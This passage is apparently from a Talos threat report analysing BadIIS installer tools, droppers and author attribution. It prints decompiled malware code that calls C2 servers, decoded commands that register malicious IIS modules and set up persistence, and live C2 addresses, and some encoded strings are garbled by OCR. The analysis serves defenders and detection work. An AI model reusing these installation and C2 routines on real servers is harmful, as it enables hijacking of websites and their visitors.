  copy_and_validate_buffer(
    &Substr,
    "YUhSMGNEb3ZMekUxTkM0ek5pNHhORGt1TkRvM056ZzRMM0JwY0dWdUwyeHBjM1JsYmk1d2FIQT0=",
    76);                                // http://154.36.149.4:7788/pipen/listen.php
  p_Substr_2[0] = Substr_6;
  p_Substr = p_Substr_2;
  Substr_2 = Substr_6;
```

Figure 11. Second C2 to download payload.

Configuration-driven service installer

Talos observed another service-based tool that dynamically locates and reads an external configuration file to deploy BadIIS onto target machines. This component serves the same operational purpose as the installation batch scripts traditionally observed in earlier BadIIS campaigns. Upon execution, the malware identifies its own absolute path and searches its current directory for a file named “config.txt”. This configuration file uses an XML-like syntax, employing custom tags such as “<globalModules>”, “<name>”, “<path>”, and “<cmd>”. The tool employs a custom parsing routine to segment the file based on these tags, extracting string arrays that dictate its subsequent actions. Using this extracted data, the malware dynamically assembles command-line instructions by iterating through the parsed modules and replacing placeholders like “{name}” and “{path}” with randomized DLL paths and command snippets.

```
concat_buffer_with_literal(&hModule, &p_Source, "config.txt");
p_Source_5 = read_file_to_string(&p_p_Str1, hModule);
n14 = 14;
assign_string(&p_Source_50, p_Source_5);
n14 = 11;
hModule_2 = (p_p_Str1 - 16);
if ( _InterlockedDecrement((p_p_Str1 - 4)) <= 0 )
{
  v23 = *hModule_2;
  v24 = **hModule_2;
  hModule = hModule_2;
  (*(v24 + 4))(v23);
}
n8 = 8;
Str1_8 = Str1_6;
Str1_1 = Str1_6;
p_Str1_1 = &Str1_1;
init_string_from_source(&Str1_1, "</name>");
Substr = Substr_9;
n15 = 15;
p_Substr_2 = &Substr;
init_string_from_source(&Substr, "<name>");
n15 = 16;
v424 = v26;
v27 = (v434 - 16);
Source_42 = &v424;
v28 = retain_or_clone_buffer((v434 - 16));
n15 = 11;
between_markers_list = extract_between_markers_list((v28 + 4), Substr, Str1_1, Str1_8, n8);
n8 = 8;
Str1_8 = &v472;
Str1_1 = Str1_2;
p_Str1_1 = &Str1_1;
v457[0] = between_markers_list;
init_string_from_source(&Str1_1, "</path>");
Substr = Substr_1;
n15 = 17;
p_Substr_2 = &Substr;
init_string_from_source(&Substr, "<path>");
v424 = v32;
n15 = 18;
Source_42 = &v424;
v33 = retain_or_clone_buffer(v27);
n15 = 11;
v34 = extract_between_markers_list((v33 + 4), Substr, Str1_1, Str1_8, n8);
n8 = 24;
v449[8] = v34;
Str1_8 = Str1_9;
Str1_1 = Str1_3;
p_Str1_1 = &Str1_1;
init_string_from_source(&Str1_1, "</cmd>");
Substr = Substr_2;
n15 = 19;
p_Substr_2 = &Substr;
init_string_from_source(&Substr, "<cmd>");
```

Figure 12. Configuration tags.

During this assembly phase, the tool specifically prepares commands for both 32-bit and 64-bit BadIIS (e.g., appending “32.dll” /y and “64.dll” /y). These fully-formed commands are then

executed, likely via cmd.exe /c, using a function designed to capture the command output.

```
p_Source_30 = (void **)concat_buffer_with_literal(&v436, p_Source_29, " \"");
n56 = '8';
p_Source_31 = (void **)concat_buffer_with_buffer(&Source_14, p_Source_30, &Source_35);
n56 = '9';
p_Source_32 = (void **)concat_buffer_with_buffer(&p_Source, p_Source_31, &v448);
n56 = ':';
p_Source_33 = (void **)concat_buffer_with_literal(&v416, p_Source_32, "\" \"");
n56 = ';';
p_Source_34 = (void **)concat_buffer_with_buffer(&v434, p_Source_33, &v399);
n56 = '<';
p_Source_35 = (void **)concat_buffer_with_buffer(&v414, p_Source_34, &p_p_Str1_2);
n56 = '=';
Builds_command_fragment_ending_with__32.dll____y_. = (char **)concat_buffer_with_literal(
                                                       p_Source_39,
                                                       p_Source_35,
                                                       "32.dll\" /y");// Builds command fragment ending with "32.dll\" /y".
n56 = '>';
```

Figure 13. Preparing commands for 32-bit BadIIS.

Authentication and configuration-driven unified tool

The threat actor continues to update this tool, recently merging two distinct capabilities into a single binary. The malware still impersonates the Winlogin system service for registration and persistence, but it now utilizes a higher volume of command-line executions to successfully install the BadIIS payload. Notably, these command lines closely resemble the syntax used in earlier BadIIS batch scripts. To evade detection by security products, the tool obfuscates its command lines and parameters using a custom Base64 encoding algorithm. A list of the encoded strings and their decoded counterparts is provided below.

Encoded strings	Decoded strings
GPGdsb2JhbE1vZHVsZXM+F	<globalModules>
GPC9nbG9iYWxNb2R1bGVzPgF	<globalModules>
GPG1vZHVsZXM+F	<modules>
GPC9tb2R1bGVzPgF	<modules>
SbW9kdWxlLnR4dAD	module.txt
SKi5kbGwD	*.dll
DKi5jb25maWcS	*.config
GPGFkZCBuYW1lPSJ7bmFtZTMyfSlgaW1hZ2U9IntwYXRoMzJ9IiBwcm-VDb25kaXRpb249ImJpdG5lc3MzMilgLz4D	<add name="{name32}" image="{path32}" preCondition="bit-ness32" />
QPGFkZCBuYW1lPSJ7bmFtZTY0fSlgaW1hZ2U9IntwYXRoNjR9IiBw-cmVDb25kaXRpb249ImJpdG5lc3M2NClgLz4T	<add name="{name64}" image="{path64}" preCondition="bit-ness64" />
DPGFkZCBuYW1lPSJ7bmFtZTMyfSlgcHJlQ29uZGl0aW9uPSJiaX-RuZXNzMzliIC8+W	<add name="{name32}" preCondition="bitness32" />
RPGFkZCBuYW1lPSJ7bmFtZTY0fSlgcHJlQ29uZGl0aW9uPSJiaX-RuZXNzNjQiIC8+B	<add name="{name64}" preCondition="bitness64" />
PQzpcaW5ldHB1Ylx0ZW1wXGFwcFBvb2xzXAK	C:\\inetpub\\temp appPools
PQzpcUHJvZ3JhbURhdGFcaWlzY29uZmlnXAK	C:\\ProgramData iisconfig
VaHR0cDovLzQ1LjE5NC4xNy4xMzMvYXV0aG9yaXplLnR4dAS	http://45.194.17[.]133/authorize.txt

Based on the decoded strings and the tool's code structure, we can categorize the functionality of this upgraded tool into three primary areas. The first group of strings focuses on file discovery, searching for “module.txt”, “*.dll”, and “*.config” files.
The “*.config” and “*.dll” searches serve the same purpose as in previous versions, targeting IIS configuration files and the BadIIS malware, respectively. The “module.txt” file likely acts as a staging file to temporarily store the IIS modules list before committing changes to the active configuration. Furthermore, this phase targets the “<globalModules>” and “<modules>” sections to register the malicious DLL at the server level. The second group handles payload registration; the tool utilizes specific XML nodes to inject its payloads into the IIS configuration, dynamically replacing placeholders (e.g., “{name32}” and “{path64}”) with actual values. Finally, the third group is responsible for locating the primary BadIIS DLL and establishing its backup location to ensure persistence. However, prior to executing its primary functions, the tool sends a request to the C2 server for authentication. The validation process remains identical to previous versions; the tool verifies the connection by checking if the server's response matches the specific string "lwxat".

```
if ( *(p_p_Substr_1 - 3) >= 0 )
{
  v158 = _mbsstr(p_p_Substr_1, "lwxat");
  if ( v158 )
  {
    if ( v158 - p_p_Substr_1 != -1 )
      break;
  }
}
Sleep(60000u);
```

Figure 14. Specific string "lwxat" for authentication.

Latest two-stage installation toolset

Talos observed that the latest version of the service installation tool is now separated into two distinct files. The workflow is shown in Figure 15.



Figure 15. Installation workflow.

The first file acts as the primary installer and begins by authenticating with the C2 server. Following successful authentication, it searches for the BadIIS malware, copies the payloads to specific primary and backup directories, and registers them within the IIS server module list to ensure persistence. Subsequently, it drops a secondary malware component, installing it as a Windows service. During our research, Talos observed this secondary malware impersonating legitimate services such as FaxService or AudiosService. Additionally, we

recovered customization parameters and execution logs associated with this installer, which provided deeper insights into its overall capabilities.

Figure 16. Customization parameters and execution logs file.

The commands and parameters embedded in the install are also encoded. Below is a list of the encoded strings and their decoded counterparts.

Encoded strings	Decoded strings
QaHR0cDovLzE1NC4yMy4xODYuOTkvYXV0aG9yaXplLnR4dAC	http://154.23.186[.]99/authorize.txt
AeHNoZW4O	xshen
VQzpcV2luZG93c1xMb2dzXFNlY0VkaXRvci5sb2cT	C:\\Windows Logs SecEditor.log
WQzpcV2luZG93c1xMb2dzXFNlY0ZpbHRlci5sb2cT	C:\\Windows Logs SecFilter.log
GYzpcd2luZG93c1xTeXNXT1c2NFxpbmV0c3J2XGFwcGNtZC5le-GUgaW5zdGFsbCBtb2R1bGUgL25hbWU6ImZpbHRlciIgL2ltYWdlOiJ-DOlxXaW5kb3dzXFNldHVwXGZpbHRlci5kbGwilC9wcmVDb25kaXRp-b246ImJpdG5lc3MzMiIT	c:\\windows\\SysWOW64 inetsrv appcmd.exe install module /name:"filter" /image:"C:\\Windows Setup filter.dll" /preCondition:"bitness32"
BYzpcd2luZG93c1xTeXN0ZW0zMlxpbmV0c3J2XGFwcGNtZC5le-GUgaW5zdGFsbCBtb2R1bGUgL25hbWU6ImZpbHRlcl82NClgL2ltY-WdlOiJDOlxXaW5kb3dzXFNldHVwXGZpbHRlcl82NC5kbGwilC9wcm-VDb25kaXRpb246ImJpdG5lc3M2NCIT	c:\\windows\\System32 inetsrv appcmd.exe install module /name:"filter_64" /image:"C:\\Win- dows Setup filter_64.dll" /preCondition:"bitness64"
SQzpcV2luZG93c1xTeXN0ZW0zMlxpbmV0c3J2XGNvbmZpZ1xh-cHBsaWNhdGlvbkhvc3QuY29uZmlnZ	C:\\Windows\\System32\\inetsrv config applicationHost.config
DQzpcV2luZG93c1xMb2dzXElJUy5sb2cR	C:\\Windows Logs IIS.log
BMzluZGxsF	32.dll
GQzpcV2luZG93c1xTZXR1cFxmaWx0ZXluZGxsE	C:\\Windows Setup filter.dll
QNjQuZGxsJ	64.dll
NQzpcV2luZG93c1xTZXR1cFxmaWx0ZXJfNjQuZGxsC	C:\\Windows Setup filter_64.dll
PQzpcV2luZG93c1xTeXN0ZW0zMlxpbmV0c3J2XHN2Y2hvc3QuZXhlF	C:\\Windows\\System32 inetsrv svchost.exe
FYzpcd2luZG93c1xzeXN0ZW0zMlxpbmV0c3J2XGFwcGNtZC5leGUg-dW5pbnN0YWxslG1vZHVsZSBmaWx0ZXIK	c:\\windows\\system32 inetsrv appcmd.exe uninstall module filter
BYzpcd2luZG93c1xzeXN0ZW0zMlxpbmV0c3J2XGFwcGNtZC5leGUg-dW5pbnN0YWxslG1vZHVsZSBmaWx0ZXJfNjQX	c:\\windows\\system32 inetsrv appcmd.exe uninstall module filter_64

The secondary malware component functions similarly to the previously described service tool. However, recognizing that security operations centers (SOCs) or antivirus products can easily quarantine or delete the primary BadIIS malware, the author has implemented a robust persistence mechanism. The installer now copies the BadIIS malware not only to the active directory used for hooking IIS requests and responses but also to a hidden backup location. This ensures that the malicious BadIIS is automatically restored and launched every time the compromised IIS server is restarted. The table below provides a list of the encoded strings and their decoded counterparts.

Encoded strings	Decoded strings
PQzpcaW5ldHB1Ylx0ZW1wXGFwcFBvb2xzS	C:\\inetpub temp appPools
DQzpcV2luZG93c1xMb2dzXElJUy5sb2cR	C:\\Windows Logs IIS.log
VQzpcV2luZG93c1xMb2dzXFNlY0VkaXRvci5sb2cT	C:\\Windows Logs SecEditor.log
WQzpcV2luZG93c1xMb2dzXFNlY0ZpbHRlci5sb2cT	C:\\Windows Logs SecFilter.log
GQzpcV2luZG93c1xTZXR1cFxmaWx0ZXluZGxsE	C:\\Windows Setup filter.dll
NQzpcV2luZG93c1xTZXR1cFxmaWx0ZXJfNjQuZGxsC	C:\\Windows Setup filter_64.dll
VaWlzcmVzZXQgL3N0b3AD	iisreset /stop
KaWlzcmVzZXQgL3N0YXJ0W	iisreset /start
Sc2MgY29uZmlnIEZheFNlcnZpY2Ugc3RhcnQ9IGF1dG8W	sc config FaxService start= auto

Module initialization dropper

Alongside the service-based tools, Talos identified another utility that shares the same C2 authentication mechanism, custom Base64 encoding algorithm, and similar code structure. However, rather than operating as a persistent service, this tool functions primarily as a dropper designed to install the BadIIS malware onto the target IIS server. The embedded PDB string (“D:\vc\dll封装进exe\x64\Release\moduleinit.pdb”, which translates to "DLL packaged into EXE") explicitly confirms its purpose: packaging malicious DLL payloads within a standalone executable. The BadIIS are found in the resource and named as “IIS32” and “IIS64” (see Figure 17).



Figure 17. BadIIS malware in the resource.

The drop location for this BadIIS malware is identical to the one used by the installation script previously documented by Trend Micro.

```
  while ( aCProgramdataMi[v40] );
  sub_140003E60(&v68, "C:\\ProgramData\\Microsoft\\DRM\\HttpCgiModule.dll", v40);
}
else
{
  sub_140003C50(&v68, "C:\\ProgramData\\Microsoft\\DRM\\HttpCgiModule.dll");
}
v41 = sub_140028AA8(v39);
if ( v41 )
{
  v69 = (*(*v41 + 24LL))(v41) + 24;
  if ( "iis32" >= 0x10000 )
  {
    v43 = -1;
    do
      ++v43;
    while ( aIis32[v43] );
    sub_140003E60(&v69, "iis32", v43);
  }
  else
  {
    sub_140003C50(&v69, "iis32");
  }
  (sub_14000C550)(v42, 129, &v69, &v68, &v68);
  v72 = &v71;
  v45 = sub_140028AA8(v44);
  if ( v45 )
  {
    v70 = (*(*v45 + 24LL))(v45) + 24;
    if ( "C:\\ProgramData\\Microsoft\\DRM\\HttpFastCgiModule.dll" >= 0x10000 )
    {
      v47 = -1;
      do
        ++v47;
      while ( aCProgramdataMi_0[v47] );
      sub_140003E60(&v70, "C:\\ProgramData\\Microsoft\\DRM\\HttpFastCgiModule.dll", v47);
    }
    else
    {
      sub_140003C50(&v70, "C:\\ProgramData\\Microsoft\\DRM\\HttpFastCgiModule.dll");
    }
    v48 = sub_140028AA8(v46);
    if ( v48 )
    {
      v71 = (*(*v48 + 24LL))(v48) + 24;
      if ( "iis64" >= 0x10000 )
      {
        v50 = -1;
        do
          ++v50;
        while ( aIis64[v50] );
        sub_140003E60(&v71, "iis64", v50);
      }
      else
      {
        sub_140003C50(&v71, "iis64");
```

Figure 18. BadIIS malware drop location.

"lwxat": BadIIS author identification

Through detailed analysis of numerous BadIIS samples, associated tools, and builder artifacts, Talos assesses with moderate-to-high confidence that the string "lwxat" is the author's alias or handle. This assessment is based on the following converging evidence:

- **Builder authentication mechanism:** The BadIIS builder and service tool uses the string "lwxat" as a hardcoded match string within its authentication routine, suggesting the author embedded their identity into the tool's access control logic.
- **Configuration parameter:** The string "lwxat" is used as the enable function parameter within the builder's “config.txt” file, further indicating authorship attribution embedded in the tool's operational configuration.
- **User-agent signature:** Most notably, several BadIIS malware samples were observed using "lwxatisme" as a custom user-agent string during HTTP communications — a strong behavioral indicator that directly ties the malware to the "lwxat" persona.

```
  ++Source_5;
  v50 += 32;
  if ( Source_5 >= Source_4 )
    goto LABEL_76;
}
sub_100017D0(v175, "User-Agent");
sub_100017D0(&v176, "lwxatisme");
n3_2 = 1;
p_Source_6 = prepend_literal_to_buffer(&p_Destination, "http://", n3);
LOBYTE(v184) = 17;
```

Figure 19. The custom user-agent string “lwxatisme”.

Additionally, corroborating evidence was identified through PDB path strings found within certain samples. One PDB path contained the Chinese-language string:

```
dd 1                    ; Age
text "UTF-8", 'C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览' ; PdbFileName
text "UTF-8", '器语言跳转)\dll\Release\demo.pdb',0
::`RTTI Complete Object Locator'

0C3h>>
dd 1                                ; Age
text "UTF-8", 'C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览' ; PdbFileName
text "UTF-8", '器语言跳转)\dll\x64\Release\demo.pdb',0
align 10h
; const CWinApp::`RTTI Complete Object Locator'
```

Figure 20. A folder for x神’s requirements.

This suggests that the author created a dedicated development folder for a user or client named "xshen" (x神), indicating that this particular BadIIS variant was a customized

build tailored specifically for “xshen's”requirements that a full-site traffic hijacking with redirection logic based on the victim's browser language settings.

Collectively, these findings presence of "lwxat" across the builder's authentication, configuration, and in-the-wild user-agent strings, combined with the PDB path referencing a customized build for “xshen” and provide converging evidence indicating that "lwxat" is the primary developer or operator behind the BadIIS malware family, potentially offering customization services to other threat actors.

Coverage

The following ClamAV signatures detect and block this threat:

- Win.Malware.BadIIS-10059971-0
- Win.Malware.BadIIS-10059977-0
- Win.Malware.BadIIS-10059984-0
- Win.Malware.BadIIS-10059985-0

The following SNORT® rules (SIDs) detect and block this threat:

- Snort2: 1:66400, 1:66399, 1:66398
- Snort3: 1:66400, 1:301491

Indicators of compromise (IOCs)

The IOCs can also be found in our GitHub repository here.